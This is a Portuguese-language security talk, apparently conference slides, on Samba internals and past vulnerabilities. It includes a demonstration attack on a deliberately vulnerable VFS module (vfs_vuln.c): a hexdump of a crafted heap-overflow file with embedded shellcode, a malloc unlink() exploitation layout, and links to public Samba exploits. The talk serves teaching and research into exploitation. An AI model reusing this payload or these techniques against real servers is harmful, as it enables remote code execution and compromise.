



APRESENTA



Hack into

samba



**Objetivo: adentrar nas
entranhas do servidor samba
tal como exemplificar, com um caso de módulo
inseguro, técnicas de exploração de falhas.**

Tópicos

- ❑ Histórico de Falhas (2007/2008)
- ❑ Compilação e Configuração
- ❑ Subsistemas e Estruturas Internas
- ❑ Exemplo de ataque (`vfs_vuln.c`)

Histórico de Falhas

Falhas publicadas em 2007 e 2008


Sobre o código

- ❑ 3.0.x: *parsing* e lógica do protocolo e SMB misturados...
- ❑ 3.2.x: trazer idéias da versão 4.x para o branch 3.0.x resultou no 3.2.x
- ❑ 4.0.x: código mais enxuto devido ao uso de IDL

Divulgação exemplar!

A divulgação e formato são concisos e transparentes... IMHO, um dos melhores em todos os projetos open sources que já pesquisei!

Samba Security Patches



The screenshot shows a web browser window titled "Samba - Security Updates and Information - Iceweasel". The address bar displays "http://us1.samba.org/samba/history/secur". The main content is a table titled "Samba Security Releases". The table has six columns: "Date Issued", "Download", "Known Issue(s)", "Affected Releases", "CVE ID #", and "Details". The table lists several security patches, including two for Samba 3.2.2 issued on 27 August 2008, and others from May 2008 and December 2007.

<i>Date Issued</i>	<i>Download</i>	<i>Known Issue(s)</i>	<i>Affected Releases</i>	<i>CVE ID #</i>	<i>Details</i>
27 August 2008	patch 1 for Samba 3.2.2 patch 2 for Samba 3.2.2	Wrong permissions of group_mapping.ldb	Samba 3.2.0 - 3.2.2	CVE-2008-3789	Announcement
29 May 2008	patch for Samba 3.0.29	Boundary failure when parsing SMB responses	Samba 3.0.0 - 3.0.29	CVE-2008-1105	Announcement
10 Dec 2007	patch for Samba 3.0.27a	Remote Code Execution in Samba's nmbd (send_mailslot())	Samba 3.0.0 - 3.0.27a	CVE-2007-6015	Announcement
15 Nov 2007	patch for Samba 3.0.26a	Remote Code Execution in Samba's nmbd	Samba 3.0.0 - 3.0.26a	CVE-2007-5398	Announcement
15 Nov 2007	patch for Samba 3.0.26a	GETDC mailslot processing buffer overrun in nmbd	Samba 3.0.0 - 3.0.26a	CVE-2007-4572	Announcement
14 Oct 2007	patch for	Incorrect primary group assignment	Samba		

http://us1.samba.org/samba/ftp/patches/security/samba-3.2.2-CVE-2008-3789-2.patch

Samba Security Patches

```
Iceweasel
File Edit View History Bookmarks Tools Help del.icio.us
http://us1.samba.org/samba/ftp/patches/s
From b666d0a4b597218f5f5020bf36d80d84dcbf7259 Mon Sep 17 00:00:00 2001
From: Karolin Seeger <kseeger@samba.org>
Date: Wed, 27 Aug 2008 13:23:20 +0200
Subject: [PATCH] ldb: Fix permissions of new ldg files.

This one fixes together with 2eaf4ed62 bug #5715 and CVE-2008-3789.

Thanks to Steve Langasek <vorlon@debian.org> for reporting!

Karolin
---
source/lib/ldb/common/ldb.c | 2 +-
1 files changed, 1 insertions(+), 1 deletions(-)

diff --git a/source/lib/ldb/common/ldb.c b/source/lib/ldb/common/ldb.c
index e469c49..743711b 100644
--- a/source/lib/ldb/common/ldb.c
+++ b/source/lib/ldb/common/ldb.c
@@ -51,7 +51,7 @@ struct ldb_context *ldb_init(void *mem_ctx)
 }

     ldb_set_utf8_default(ldb);
-    ldb_set_create_perms(ldb, 0666);
+    ldb_set_create_perms(ldb, 0600);

     return ldb;
 }
--
1.5.4.4

Done
```

Sobre as falhas entre 2007 e 2008

12 falhas são listadas oficialmente, pode-se classificá-las em...

- 7** - REMOTE ARBITRARY CODE EXECUTION
- 4** - PERMISSION/PRIVILEGES PROBLEMS
- 1** - DENIAL OF SERVICE

Remote Code Execution

Sobre estas vulnerabilidades pode-se listar as seguintes técnicas..

- 3 Stack Overflow
- 2 Heap Overflow
- 1 Format String

Exploits Públicos

Exemplos de *exploits* amplamente publicados sobre estas falhas...

- ❑ crafted "samlogon" lead remote exec

<http://www.milw0rm.com/exploits/4732>

- ❑ lsa_io_trans_names Heap Overflow

http://risesecurity.org/framework3/modules/exploits/linux/samba/lsa_transnames_heap.rb

- ❑ WINS stack overflow

<http://www.phrack.com/issues.html?issue=65&id=12>

Compile e Configure

O início.

Compilando Samba 3.2.x

<http://www.samba.org/samba/docs/man/Samba-HOWTO-Collection/compiling.html>

```
SMB3_VERSION=3.2.4  
SMB3_PATH=/usr/local/samba3
```

```
cd samba-$SMB3_VERSION  
./configure \  
  --prefix=$SMB3_PATH \  
  --enable-developer \  
  --enable-debug \  
  --disable-pie
```

```
make && make install
```

Compilando Samba 4.0.x

<http://www.samba.org/samba/docs/man/Samba-HOWTO-Collection/compiling.html>

```
SMB4_VERSION=4.0.0-alpha4  
SMB4_PATH=/usr/local/smb4
```

```
cd samba-$SMB4_VERSION  
./configure \  
  --prefix=$SMB4_PATH \  
  --enable-developer \  
  --enable-debug \  
  --enable-dso
```

```
make && make install
```

--enable-developer & --enable-debug

- Habilita a compilação do código com símbolos necessários para depuração.

Contudo não é suficiente...

--disable-pie

- Em sistemas com espaço de endereçamento randomizado *-pie* permite realocação randômica do binário, aumentando assim a dificuldade de ataques que possuem endereços de memória pré-calculados!
- No entanto, se habilitado, impossibilita uma depuração com gdb.

Possibilidades de Configuração?

- ❑ Tipos de servidores: *standalone*, *controler* (pdc, bdc...) e *member* (ad, nt4) de domínio.
- ❑ Modos de segurança: *share* e *user level*.

Não vamos entrar nesse mérito, okay? Daria pra fazer um curso de semanas e semanas...

Daemons e Programas

- nmbd, smbd, winbindd
- smbclient, smbget, nmblookup, smbtree...

Entranhas

Show me the code luke.

Samba subsystem modules

- **VFS:** *Virtual File System*,
- **RPC:** *Remote Procedure Call pipes*,
- **Passdb:** Base de dados de usuários,
- **Charset:** Conversão de *charsets*,
- **Idmap:** Mapear SIDs para UID e GID,
- **Auth:** Autenticação.

vfs_handle_struct

□ Estrutura principal dos módulos VFS

```
typedef struct vfs_handle_struct {  
    struct vfs_handle_struct *next, *prev;  
    const char *param;  
    struct vfs_ops vfs_next;  
    struct connection_struct *conn;  
    void *data;  
    void (*free_data)(void **data);  
} vfs_handle_struct;
```

(linha 607 em source/include/vfs.h)

connection_struct


```
typedef struct connection_struct {
    struct connection_struct *next, *prev;
    TALLOC_CTX *mem_ctx; // long-lived memory context
                        // for things hanging off this struct
    (...)
    char *user; /* name of user who *opened* this connection */
    uid_t uid; /* uid of user who *opened* this connection */
    gid_t gid; /* gid of user who *opened* this connection */
    (...)
}
```

(linha 618 em source/include/smb.h)

Idéia geral

- Interceptar chamadas `open()` identificando assim nome do arquivo almejado. Disparar uma varedura de vírus sobre este arquivo.

Visão Geral



Abrir **video**.

Detalhes de Implementação

vfs_vuln.c

```
static int vuln_open(vfs_handle_struct *handle,  
    const char *fname, files_struct *fsp, int flag, mode_t md)  
{  
    int count, result = -1;  
    count = snprintf(buf, SIZE, "open:%s:", fname);  
    if (vuln_execute(buf, count) == 0) {  
        result = SMB_VFS_NEXT_OPEN(handle, fname, fsp, flag, md);  
    }  
    return result;  
}
```



vfs_vuln.c

vuln_server.py

scan.c

scan.c

vuln_server.py

```
def open(self):  
    print ">> wait, scanning " + self.pad  
    fout, fin = popen2.popen2("./scan <" + self.file)  
    result = fout.readline()  
    print ">> scan result = " + result.rstrip()  
    if result == "infected\n":  
        print ">> blocked file!"  
        return Result(FAIL_AUTHORIZATION)  
    return Result(SUCCESS_TRANSPARENT)
```

scan.c

```
(...)  
fread(p1, MAX_FILE_SIZE, 1, stdin);  
if (strncmp(p1, "AAAA", 4) == 0)  
    printf("infected\n");  
else  
    printf("clean\n");  
(...)
```

malloc internal

```
void
public_fREe(Void_t* mem)
{
    mstate ar_ptr;
    mchunkptr p;          /* chunk corresponding to mem */
    ...
    p = mem2chunk(mem);
    ...
    ar_ptr = arena_for_chunk(p);
    ...
    _int_free(ar_ptr, mem);
}

(...)

#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr)?heap_for_ptr(ptr)->ar_ptr:&main_arena)

#define chunk_non_main_arena(p) \
    ((p)->size & NON_MAIN_ARENA)

#define heap_for_ptr(ptr) \
    ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))

(...)

bck = unsorted_chunks(av); // returns .dtor adress
fwd = bck->fd;
p->bk = bck;
p->fd = fwd;
bck->fd = p;
fwd->bk = p;

(...)
```

boom unlink()

```
#define unlink(P, BK, FD) \
{ \
    BK = P->bk; \
    FD = P->fd; \
    FD->bk = BK; \
    BK->fd = FD; \
}
```

f (binario)

```
$ hexdump f
00000000 4141 4141 4141 4141 0000 0000 0103 0000
00000100 0103 0000 0103 0000 0103 0000 0103 0000
00000200 0103 0000 0103 0000 0103 0000 9620 0804
00000300 9620 0804 9620 0804 9620 0804 9620 0804
*
00000400 9620 0804 4141 4141 4141 4141 4141 4141
00000410 4141 4141 4141 4141 4141 4141 4141 4141
*
00b5e900 a010 0804 a010 0804 a010 0804 a010 0804
*
00b62900 0ceb 9090 040d 0000 9090 9090 9090 9090
00b62a00 c92b e983 d9ee d9ee 2474 5bf4 7381 8713
00b62b00 e29e 83c6 fceb f4e2 45b6 85b1 f4d4 ace0
00b62c00 c6e1 276b 1e4a 9f71 a137 462f e7ce 9d1b
00b62d00 f6dd c69d 9f87 ae84 c296 a0a1 17d4 7603
00b62e00 cee1 95b3 7f0e 0ba1 cc07 e98a eda8 ae8a
00b62f00 fca8 a88b 7d0e 95b0 7f0e cd52 1e4a c6e2
00b63000 0000
00b63010
$
```

memory layout

```
-----
|           prev_size (???)           |           size (0x0409)           |
-----
|           garbage (0x4141414141414141)           |
-----
|           mutex (0x00)           |           max_size (0x0103) x 8           | | | | | | |
|---|---|---|---|---|---|---|---|
|-----|-----|-----|-----|-----|-----|-----|-----|
|           (write to location) x 246 (0x08049620)           |
|-----|-----|-----|-----|-----|-----|-----|-----|
|           0x41 x 1032           |
|-----|-----|-----|-----|-----|-----|-----|-----|
|           (arena location) x 256 (0x0804a010)           |
|-----|-----|-----|-----|-----|-----|-----|-----|
|           prev_size (0xEB0c9090)           |           size (0x40d)           |
|-----|-----|-----|-----|-----|-----|-----|-----|
|           nop (0x9090909090909090)           |
|-----|-----|-----|-----|-----|-----|-----|-----|
|           SHELLCODE           |
|-----|-----|-----|-----|-----|-----|-----|-----|
```

Abrir **video**.

Projetos baseados no Samba

Exemplificando.

samba-vscan & scannedonly

Diferença entre abordagens...

- ❑ **samba-vscan**: arquivos são varidos “on-demand”, quando o usuário solicita acesso ao arquivo. Logo arquivos muito grandes podem gerar “timeouts”.
- ❑ **scannedonly**: apenas após serem varidos os arquivos podem ser exibidos.

Nota: ambos possuem interface com Clamav.

Samba Anti-Vírus


Projetos que buscam estender o samba a funcionalidade do samba implementando varreduras por vírus nos arquivos dos compartilhamentos...

The screenshot shows a web browser window titled "Scannedonly Scalable Samba Anti-virus module - Iceweasel". The address bar shows "http://olivier.sessink.nl/scannedonly/". The page content includes a navigation menu with links for "Home", "FAQ", and "Download". The main heading is "What is scannedonly?". The text below explains that scannedonly is a Samba VFS module that ensures only files scanned for viruses are visible and accessible to the end user. It also mentions that scannedonly was developed because of scalability issues with samba-vscan, such as high server loads and timeouts with large zip files. The second heading is "How does scannedonly work?". The text below explains that scannedonly comes in two parts: a Samba VFS module and a daemon. The VFS module scans files and creates a second file with a ".scanned:" prefix if a file exists and is new. The daemon scans files and returns the result to the VFS module.

The screenshot shows a web browser window titled "OpenAntiVirus Project - Projects - Iceweasel". The address bar shows "http://www.openantivirus.org/projects.php". The page content includes a navigation menu with links for "Presentations" and "Donations". The main heading is "squid-vscan (virus scanning with squid)". The text below explains that squid-vscan allows for scanning all traffic going through the popular Squid HTTP-Proxy for known viruses. It is a patch based on the work of Olaf Titz (SquidFilter). Kurt Huwig is currently working on a first proof-of-concept implementation with ScannerDaemon. You can read the documentation online. The second heading is "samba-vscan (on-access virus scanning with Samba)". The text below explains that samba-vscan is a proof-of-concept module for Samba, which uses the VFS (virtual file system) features of Samba 2.2.x/3.0 to provide an on-access Samba anti-virus. Of course, Samba has to be compiled with VFS support. It currently works with ClamAV (clamd/libclamav), FRISK, F-Prot Daemon, F-Secure AV, H+BEDV AntiVir, Kaspersky AntiVirus, McAfee/NAI uvscan, mks32, OpenAntiVirus ScannerDaemon, Sophos Sweep, Symantec AntiVirus Engine (via ICAP) or Trend Micro. The latest release is 0.3.6b. If you're using Samba 3.0.25 (or later), please give 0.3.6c Beta5 a try. samba-vscan is maintained by Rainer Link. The third heading is "samba-vscan is included in recent SUSE Linux / SUSE Linux Enterprise Server versions. Unofficial samba-vscan RPMs for SuSE Linux / SLES / UL1 can be found at SUSE's FTP server for Samba 2.2 / 3.0. SUSE ships samba-vscan since SUSE Linux 8.1 or so, RPMs for Mandrake Linux should be available and an eisfair package as well. samba-vscan is also in the FreeBSD ports collection. Some unofficial debs for Debian". The search bar at the bottom shows "Find: scan" and "Next Previous Highlight all Match case".

Openchange & Samba4

“**mapiproxy** is an endpoint server for Samba4 which proxies ExchangeRPC traffic from MAPI clients (e.g. Outlook) to M\$ Exchange Server (and back). It can act as a transparent proxy, for **hacking, monitoring or debugging** purposes or **modify traffic on the fly** and so provide new features...”



mapiproxy

“This project is originally based on dcerpc_remote.c code from Stefan Metzemacher (Samba4 trunk) and is released under GPLv3 or later. It creates a dynamic shared object file which is loaded into samba and uses the Samba configuration file (smb.conf) to set common options.”

The screenshot displays a web browser window with the following content:

- Browser Title:** API Documentation - Iceweasel
- Address Bar:** http://apidocs.openchange.org/mapiproxy/
- Page Header:** mapiproxy a project from openchange.org
- Contents Sidebar:**
 - [Revision History](#)
 - [1. Introduction](#)
 - [1.1 Purpose and Scope](#)
 - [1.2 General Overview](#)
 - [1.3 Bugs and Limitations](#)
 - [2. Installation](#)
 - [2.1 Download mapiproxy](#)
 - [2.2 Samba4 installation](#)
 - [2.3 Samba4 patches](#)
 - [2.4 mapiproxy installation](#)
 - [3. Configuration](#)
 - [3.1 5-Minute Configuration](#)
 - [4. Technical Concepts](#)

Main Content Area:

- 2.2. Samba4 installation**

The mapiproxy implementation requires a very recent Samba4 version in order to run properly. If Samba4 is planned to be installed from scratch for mapiproxy only, please use the `make samba` compilation rule provided in the build system. This command will automate most part of the samba4 installation process. The only requirement for this step is to have an up to date [GIT version](#) installed on the system.

```
# make samba
```

When the installation process is finished, a running samba4 installation will be located in `/usr/local/samba/`. You will possibly be required to run `./smbconfig` before you move to next steps. Please refer to `doc/howto.txt` for further information on openchange compilation.
- 2.3. Samba4 patches**

Alternatively, if you already have a Samba4 installation running, mapiproxy can be tested without *known* impacts on your existing installation. You just need to download and apply the following GIT patches to your samba4 tree and run compilation/installation again:

 - [Patch #1: 652b8c5f156b357e231057a5a0fbded88f4f9c5f](#)
 - [Patch #2: 718f9ce6889346c92894e868f0678f8be404a43ab](#)

These patches are only required if you do not use a Samba4 version compliant with mapiproxy requirements and older than samba4-alpha5 release
- 2.4. mapiproxy installation**

If you have existing OpenChange DSO in the `/usr/local/samba/modules/dcerpc_server/` folder, such as `dcsvr_exchange.so`, **please remove them prior loading samba with mapiproxy.**

```
./autogen.sh
```

The browser's status bar at the bottom shows "Done".

Dúvidas

?

Referências

#samba-technical em irc.freenode.org

<http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>

<http://www.awarenetwork.org/etc/alpha/?x=4>

<http://olivier.sessink.nl/scannedonly/>

<http://www.openantivirus.org/projects.php>

<http://jelmer.vernstok.nl/publications/slides/samba-modules.pdf>

**"There is only information and
those that can invoked it."**

- Phantasmal Phantasmagoria